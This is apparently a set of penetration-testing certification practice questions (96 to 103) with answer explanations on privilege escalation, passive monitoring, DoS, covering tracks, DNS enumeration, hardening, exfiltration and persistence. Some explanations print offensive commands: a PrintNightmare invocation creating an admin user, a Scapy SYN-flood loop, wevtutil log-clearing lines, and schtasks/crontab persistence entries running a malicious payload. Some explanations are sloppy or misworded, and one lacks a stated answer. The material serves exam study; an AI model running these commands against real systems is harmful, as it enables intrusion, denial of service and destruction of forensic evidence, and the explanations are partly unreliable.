During an assessment, a penetration tester manages to get RDP access via a low-privilege user. The tester attempts to escalate privileges by running the following commands:
Import-Module .\PrintNightmare.ps1
Invoke-Nightmare -NewUser "hacker" -NewPassword "Password123!" -DriverName "Print" The tester attempts to further enumerate the host with the new administrative privileges by using the runas command. However, the access level is still low. Which of the following actions should the penetration tester take next?
A. Log off and log on with "hacker".
B. Attempt to add another user.
C. Bypass the execution policy.
D. Add a malicious printer driver.
Answer: (SHOW ANSWER)
In the scenario where a penetration tester uses the PrintNightmare exploit to create a new user with administrative privileges but still experiences low-privilege access, the tester should log off and log on with the new "hacker" account to escalate privileges correctly.
* PrintNightmare Exploit:
* PrintNightmare (CVE-2021-34527) is a vulnerability in the Windows Print Spooler service that allows remote code execution and local privilege escalation.
* The provided commands are intended to exploit this vulnerability to create a new user with administrative privileges.
* Commands Breakdown:
* Import-Module .\PrintNightmare.ps1: Loads the PrintNightmare exploit script.
* Invoke-Nightmare -NewUser "hacker" -NewPassword "Password123!" -DriverName "Print": Executes the exploit, creating a new user "hacker" with administrative privileges.
* Issue:
* The tester still experiences low privileges despite running the exploit successfully.
* This could be due to the current session not reflecting the new privileges.
* Solution:
* Logging off and logging back on with the new "hacker" account will start a new session with the updated administrative privileges.
* This ensures that the new privileges are applied correctly.
Pentest References:
* Privilege Escalation: After gaining initial access, escalating privileges is crucial to gain full control over the target system.
* Session Management: Understanding how user sessions work and ensuring that new privileges

are recognized by starting a new session.
* The use of the PrintNightmare exploit highlights a specific technique for privilege escalation within Windows environments.
By logging off and logging on with the new "hacker" account, the penetration tester can ensure the new administrative privileges are fully applied, allowing for further enumeration and exploitation of the target system.

NEW QUESTION: 96
A penetration tester is testing a power plant's network and needs to avoid disruption to the grid. Which of the following methods is most appropriate to identify vulnerabilities in the network?
A. Configure a network scanner engine and execute the scan.
B. Execute a testing framework to validate vulnerabilities on the devices.
C. Configure a port mirror and review the network traffic.
D. Run a network mapper tool to get an understanding of the devices.
Answer: (SHOW ANSWER)
When testing a power plant's network and needing to avoid disruption to the grid, configuring a port mirror and reviewing the network traffic is the most appropriate method to identify vulnerabilities without causing disruptions.
* Port Mirroring:
* Definition: Port mirroring (SPAN - Switched Port Analyzer) is a method of monitoring network traffic by duplicating packets from one or more switch ports to another port where a monitoring device is connected.
* Purpose: Allows passive monitoring of network traffic without impacting network operations or device performance.
* Avoiding Disruption:
* Non-Intrusive: Port mirroring is non-intrusive and does not generate additional traffic or load on the network devices, making it suitable for sensitive environments like power plants where disruption is not acceptable.
* Other Options:
* Network Scanner Engine: Active scanning might disrupt network operations or devices, which is not suitable for critical infrastructure.
* Testing Framework: Validating vulnerabilities on devices might involve active testing, which can be disruptive.
* Network Mapper Tool: Running a network mapper tool (like Nmap) actively scans the network and might disrupt services.
Pentest References:
* Passive Monitoring: Passive techniques such as port mirroring are essential in environments where maintaining operational integrity is critical.
* Critical Infrastructure Security: Understanding the need for non-disruptive methods in critical infrastructure penetration testing to ensure continuous operations.
By configuring a port mirror and reviewing network traffic, the penetration tester can identify

vulnerabilities in the power plant's network without risking disruption to the grid.

NEW QUESTION: 97
A penetration tester is authorized to perform a DoS attack against a host on a network. Given the following input:
ip = IP("192.168.50.2")
tcp = TCP(sport=RandShort(), dport=80, flags="S")
raw = RAW(b"X"*1024)
p = ip/tcp/raw
send(p, loop=1, verbose=0)
Which of the following attack types is most likely being used in the test?
A. MDK4
B. Smurf attack
C. FragAttack
D. SYN flood
Answer: (SHOW ANSWER)
A SYN flood attack exploits the TCP handshake by sending a succession of SYN requests to a target's system.
Each request initializes a connection that the target system must acknowledge, thus consuming resources.
* Understanding the Script:
* ip = IP("192.168.50.2"): Sets the destination IP address to 192.168.50.2.
* tcp = TCP(sport=RandShort(), dport=80, flags="S"): Creates a TCP packet with a random source port, destination port 80, and the SYN flag set.
* raw = RAW(b"X"*1024): Adds 1024 bytes of data to the packet.
* p = ip/tcp/raw: Combines the IP, TCP, and RAW layers into a single packet.
* send(p, loop=1, verbose=0): Sends the packet in an infinite loop without verbose output.
* Purpose of SYN Flood:
* Resource Exhaustion: By sending numerous SYN requests, the target's connection table fills up, preventing legitimate connections.
* Denial of Service: The target system becomes overwhelmed and unable to process further requests, effectively causing a denial of service.
* Detection and Mitigation:
* Rate Limiting: Implement rate limiting on SYN packets.
* SYN Cookies: Use SYN cookies to handle the connection requests without allocating resources immediately.
* Firewalls and IDS: Deploy firewalls and Intrusion Detection Systems (IDS) to detect and mitigate SYN flood attacks.
* References from Pentesting Literature:
* SYN flood attacks are a classic example of a denial-of-service attack and are commonly discussed in penetration testing guides and HTB write-ups for understanding network-based

Step-by-Step ExplanationReferences:
attacks.
* Penetration Testing - A Hands-on Introduction to Hacking
* HTB Official Writeups

NEW QUESTION: 98
During a security assessment, a penetration tester gains access to an internal server and manipulates some data to hide its presence. Which of the following is the best way for the penetration tester to hide the activities performed?
A. Clear the Windows event logs.
B. Modify the system time.
C. Alter the log permissions.
D. Reduce the log retention settings.
Answer: (SHOW ANSWER)
During a penetration test, one of the critical steps for maintaining access and covering tracks is to clear evidence of the attack. Manipulating data to hide activities on an internal server involves ensuring that logs and traces of the attack are removed. Here's a detailed explanation of why clearing the Windows event logs is the best method for this scenario:
* Understanding Windows Event Logs: Windows event logs are a key forensic artifact that records system, security, and application events. These logs can provide detailed information about user activities, system changes, and potential security incidents.
* Why Clear Windows Event Logs:
* Comprehensive Coverage: Clearing the event logs removes all recorded events, including login attempts, application errors, and security alerts. This makes it difficult for an investigator to trace back the actions performed by the attacker.
* Avoiding Detection: Penetration testers clear event logs to ensure that their presence and activities are not detected by system administrators or security monitoring tools.
* Method to Clear Event Logs:
* Use the built-in Windows command line utility wevtutil to clear logs. For example:
shell
Copy code
wevtutil cl System
wevtutil cl Security
wevtutil cl Application
* These commands clear the System, Security, and Application logs, respectively.
* Alternative Options and Their Drawbacks:
* Modify the System Time: Changing the system time can create confusion but is easily detectable and can be reverted. It does not erase existing log entries.
* Alter Log Permissions: Changing permissions might prevent new entries but does not remove existing ones and can alert administrators to suspicious activity.
* Reduce Log Retention Settings: This can limit future logs but does not affect already recorded logs and can be easily noticed by administrators.

* Case References:
* HTB Writeups: Many Hack The Box (HTB) writeups demonstrate the importance of clearing logs post-exploitation to maintain stealth. For example, in the "Gobox" and "Writeup" machines, maintaining a low profile involved managing log data to avoid detection.
* Real-World Scenarios: In real-world penetration tests, attackers often clear logs to avoid detection by forensic investigators and incident response teams. This step is crucial during red team engagements and advanced persistent threat (APT) simulations.
In conclusion, clearing Windows event logs is a well-established practice for hiding activities during a penetration test. It is the most effective way to remove evidence of the attack from the system, thereby maintaining stealth and ensuring that the tester's actions remain undetected.

NEW QUESTION: 99
During a security audit, a penetration tester wants to run a process to gather information about a target network's domain structure and associated IP addresses. Which of the following tools should the tester use?
A. Dnsenum
B. Nmap
C. Netcat
D. Wireshark
Answer: (SHOW ANSWER)
Dnsenum is a tool specifically designed to gather information about DNS, including domain structure and associated IP addresses. Here's why option A is correct:
* Dnsenum: This tool is used for DNS enumeration and can gather information about a domain's DNS records, subdomains, IP addresses, and other related information. It is highly effective for mapping out a target network's domain structure.
* Nmap: While a versatile network scanning tool, Nmap is more focused on port scanning and service detection rather than detailed DNS enumeration.
* Netcat: This is a network utility for reading and writing data across network connections, not for DNS enumeration.
* Wireshark: This is a network protocol analyzer used for capturing and analyzing network traffic but not specifically for gathering DNS information.
References from Pentest:
* Anubis HTB: Shows the importance of using DNS enumeration tools like Dnsenum to gather detailed information about the target's domain structure.
* Forge HTB: Demonstrates the process of using specialized tools to collect DNS and IP information efficiently.

NEW QUESTION: 100
During a penetration test, the tester identifies several unused services that are listening on all targeted internal laptops. Which of the following technical controls should the tester recommend to reduce the risk of compromise?

Hostname	Port	Service name	Status
System 1	22	SSH	Open
System 2	80	HTTP	Open
System 3	443	SSL	Open
System 4	3389	RDP	Open

A. Multifactor authentication
B. Patch management
C. System hardening
D. Network segmentation
Answer: (SHOW ANSWER)
When a penetration tester identifies several unused services listening on targeted internal laptops, the most appropriate recommendation to reduce the risk of compromise is system hardening. Here's why:
* System Hardening:
* Purpose: System hardening involves securing systems by reducing their surface of vulnerability. This includes disabling unnecessary services, applying security patches, and configuring systems securely.
* Impact: By disabling unused services, the attack surface is minimized, reducing the risk of these services being exploited by attackers.
* Comparison with Other Controls:
* Multifactor Authentication (A): While useful for securing authentication, it does not address the issue of unused services running on the system.
* Patch Management (B): Important for addressing known vulnerabilities but not specifically related to disabling unused services.
* Network Segmentation (D): Helps in containing breaches but does not directly address the issue of unnecessary services.
System hardening is the most direct control for reducing the risk posed by unused services, making it the best recommendation.

NEW QUESTION: 101
Which of the following is the most efficient way to infiltrate a file containing data that could be sensitive?
A. Use steganography and send the file over FTP
B. Compress the file and send it using TFTP
C. Split the file in tiny pieces and send it over dnscat
D. Encrypt and send the file over HTTPS
Answer: (SHOW ANSWER)
When considering efficiency and security for exfiltrating sensitive data, the chosen method must ensure data confidentiality and minimize the risk of detection. Here's an analysis of each option:
* Use steganography and send the file over FTP (Option A):

* Explanation: Steganography hides data within other files, such as images. FTP is a protocol for transferring files.
* Drawbacks: FTP is not secure as it transmits data in clear text, making it susceptible to interception. Steganography can add an extra layer of obfuscation, but the use of FTP makes this option insecure.
* Compress the file and send it using TFTP (Option B):
* Explanation: TFTP is a simple file transfer protocol that lacks encryption.
* Drawbacks: TFTP is inherently insecure because it does not support encryption, making it easy for attackers to intercept the data during transfer.
* Split the file in tiny pieces and send it over dnscat (Option C):
* Explanation: dnscat is a tool for tunneling data over DNS.
* Drawbacks: While effective at evading detection by using DNS, splitting the file and managing the reassembly adds complexity. Additionally, large data transfers over DNS can raise suspicion.
* Encrypt and send the file over HTTPS:
* Explanation: Encrypting the file ensures that its contents are protected during transfer. HTTPS provides a secure, encrypted channel for communication over the internet.
* Advantages: HTTPS is widely used and trusted, making it less likely to raise suspicion. Encryption ensures the data remains confidential during transit.

NEW QUESTION: 102
A penetration tester presents the following findings to stakeholders:
Control | Number of findings | Risk | Notes
Encryption | 1 | Low | Weak algorithm noted
Patching | 8 | Medium | Unsupported systems
System hardening | 2 | Low | Baseline drift observed
Secure SDLC | 10 | High | Libraries have vulnerabilities
Password policy | 0 | Low | No exceptions noted
Based on the findings, which of the following recommendations should the tester make? (Select two).
A. Develop a secure encryption algorithm.
B. Deploy an asset management system.
C. Write an SDLC policy.
D. Implement an SCA tool.
E. Obtain the latest library version.
F. Patch the libraries.
Answer: D,E (LEAVE A REPLY)
Based on the findings, the focus should be on addressing vulnerabilities in libraries and ensuring their security. Here's why options D and E are correct:
* Implement an SCA Tool:
* SCA (Software Composition Analysis) tools are designed to analyze and manage open-source components in an application. Implementing an SCA tool would help in identifying and managing

vulnerabilities in libraries, aligning with the finding of vulnerable libraries in the secure SDLC process.
* This recommendation addresses the high-risk finding related to the Secure SDLC by providing a systematic approach to manage and mitigate vulnerabilities in software dependencies.
* Obtain the Latest Library Version:
* Keeping libraries up to date is a fundamental practice in maintaining the security of an application. Ensuring that the latest, most secure versions of libraries are used directly addresses the high-risk finding related to vulnerable libraries.
* This recommendation is a direct and immediate action to mitigate the identified vulnerabilities.
Other Options Analysis:
* Develop a Secure Encryption Algorithm: This is not practical or necessary given that the issue is with the use of a weak algorithm, not the need to develop a new one.
* Deploy an Asset Management System: While useful, this is not directly related to the identified high- risk issue of vulnerable libraries.
* Write an SDLC Policy: While helpful, the more immediate and effective actions involve implementing tools and processes to manage and update libraries.
References from Pentest:
* Horizontall HTB: Demonstrates the importance of managing software dependencies and using tools to identify and mitigate vulnerabilities in libraries.
* Writeup HTB: Highlights the need for keeping libraries updated to ensure application security and mitigate risks.
Conclusion:
Options D and E, implementing an SCA tool and obtaining the latest library version, are the most appropriate recommendations to address the high-risk finding related to vulnerable libraries in the Secure SDLC process.

NEW QUESTION: 103
As part of an engagement, a penetration tester wants to maintain access to a compromised system after rebooting. Which of the following techniques would be best for the tester to use?
A. Establishing a reverse shell
B. Executing a process injection attack
C. Creating a scheduled task
D. Performing a credential-dumping attack
Answer: (SHOW ANSWER)
To maintain access to a compromised system after rebooting, a penetration tester should create a scheduled task. Scheduled tasks are designed to run automatically at specified times or when certain conditions are met, ensuring persistence across reboots.
* Persistence Mechanisms:
* Scheduled Task: Creating a scheduled task ensures that a specific program or script runs automatically according to a set schedule or in response to certain events, including system startup. This makes it a reliable method for maintaining access after a system reboot.
* Reverse Shell: While establishing a reverse shell provides immediate access, it typically does

not survive a system reboot unless coupled with another persistence mechanism.
* Process Injection: Injecting a malicious process into another running process can provide stealthy access but may not persist through reboots.
* Credential Dumping: Dumping credentials allows for re-access by using stolen credentials, but it does not ensure automatic access upon reboot.
* Creating a Scheduled Task:
* On Windows, the schtasks command can be used to create scheduled tasks. For example:
schtasks /create /tn "Persistence" /tr "C:\path\to\malicious.exe" /sc onlogon /ru SYSTEM
* On Linux, a cron job can be created by editing the crontab:
(crontab -l; echo "@reboot /path/to/malicious.sh") | crontab -
* Pentest References:
* Maintaining persistence is a key objective in post-exploitation. Scheduled tasks (Windows Task Scheduler) and cron jobs (Linux) are commonly used techniques.
* References to real-world scenarios include creating scheduled tasks to execute malware, keyloggers, or reverse shells automatically on system startup.
By creating a scheduled task, the penetration tester ensures that their access method (e.g., reverse shell, malware) is executed automatically whenever the system reboots, providing reliable persistence.